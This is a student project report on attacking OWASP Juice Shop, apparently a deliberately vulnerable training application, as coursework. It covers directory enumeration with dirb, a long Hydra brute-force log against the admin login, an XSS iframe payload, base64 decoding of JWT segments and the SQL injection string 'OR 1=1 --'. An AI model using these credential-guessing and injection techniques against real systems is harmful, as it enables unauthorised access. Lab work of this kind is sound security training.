

Project intro to cyber security

Names of team:


Ariam Elsharkawy 2305128

Zainab Elsayed 2305112

Menna tamer 2305192


1. Enumeration to Find Admin Path:

The paths by using dirb:



Dirb: For discovering hidden files and directories.

2. Brute Force on Admin Credentials:




ping -c 1 juice-shop.herokuapp.com: Result: Indicates the server is not responding (100% packet loss) and check the ip of website.

Hydra: iterates through the wordlist to find the correct password.

the outcomes:


```
target 54.73.53.134 - login admin@juice-sh.op - pass 012067 - 41593 of 0 [child 14344399] (0/14)
target 54.73.53.134 - login admin@juice-sh.op - pass 012385 - 41594 of 0 [child 14344399] (0/1)
target 54.73.53.134 - login admin@juice-sh.op - pass 012386 - 41595 of 0 [child 14344399] (0/9)
target 54.73.53.134 - login admin@juice-sh.op - pass 012289 - 41596 of 0 [child 14344399] (0/15)
target 54.73.53.134 - login admin@juice-sh.op - pass 032067 - 41597 of 0 [child 14344399] (0/2)
target 54.73.53.134 - login admin@juice-sh.op - pass 031981 - 41598 of 0 [child 14344399] (0/10)
target 54.73.53.134 - login admin@juice-sh.op - pass 031486 - 41599 of 0 [child 14344399] (0/1)
target 54.73.53.134 - login admin@juice-sh.op - pass 031181 - 41600 of 0 [child 14344399] (0/7)
target 54.73.53.134 - login admin@juice-sh.op - pass 031007 - 41601 of 0 [child 14344399] (0/11)
target 54.73.53.134 - login admin@juice-sh.op - pass 030983 - 41602 of 0 [child 14344399] (0/0)
target 54.73.53.134 - login admin@juice-sh.op - pass 030685 - 41603 of 0 [child 14344399] (0/13)
target 54.73.53.134 - login admin@juice-sh.op - pass 030107 - 41604 of 0 [child 14344399] (0/8)
target 54.73.53.134 - login admin@juice-sh.op - pass 022487 - 41605 of 0 [child 14344399] (0/4)
target 54.73.53.134 - login admin@juice-sh.op - pass 021888 - 41606 of 0 [child 14344399] (0/6)
target 54.73.53.134 - login admin@juice-sh.op - pass 021294 - 41607 of 0 [child 14344399] (0/5)
[ERROR] Child with pid 10908 terminating, cannot connect
[-ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 021294 - 41607 of 0 [child 14344399] (0/5)
[ERROR] Child with pid 10979 terminating, cannot connect
[-ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 022487 - 41607 of 0 [child 14344399] (0/4)
[ERROR] Child with pid 10981 terminating, cannot connect
[-ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 021888 - 41607 of 0 [child 14344399] (0/6)
[ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 021282 - 41608 of 0 [child 14344399] (0/14)
[ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 021004 - 41609 of 0 [child 14344399] (0/2)
[ERROR] Child with pid 10988 terminating, cannot connect
[-ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 030885 - 41609 of 0 [child 14344399] (0/13)
[-ATTEMPT] target 54.73.53.134 - login admin@juice-sh.op - pass 031181 - 41609 of 0 [child 14344399] (0/7)
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 032386
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 032289
[ERROR] Child with pid 10983 terminating, cannot connect
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021282
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021888
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 022487
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021294
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021888
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021181
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021887
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021883
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 021486
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 032887
[443][http-post-form] host: 54.73.53.134 login: admin@juice-sh.op password: 030983
[STATUS] 100310.48 tries/min, 14344399 tries in 90:02h, 0 to do in 23:00h, 1 active
```

3. Cross-Site Scripting (XSS) in Product Search:



Code:`<iframe src="javascript:alert('xss')"></iframe>`:

Exploiting an input processing weakness to run malicious code inside the user's browser and detect if there is xss vulnerability or not.



There is xss vulnerability.

Cookies by decrybtion:

[illegible]

python3 -m http.server 8000: Serves files from the current directory over HTTP for testing or debugging.:

```
echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9" | base64 -d:
```

Purpose: Decodes a Base64-encoded string.

Input: The encoded string is part of a JWT (JSON Web Token) header.

Output: The decoded JWT header, which contains information like the algorithm (alg) and token type (typ).


echo

```
"eyJzdWl6IjoxMjM0NTYzODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDUyOTQ=" | base64 -d:
```

Purpose: Decodes another Base64-encoded string, which represents the payload of a JWT.

Output: The decoded JWT payload, showing user-specific data (e.g., id, username, email, etc.).

4- sql injection:



OR 1=1 -- is commonly used in SQL Injection attacks, a type attack targeting databases by injecting malicious code into SQL queries.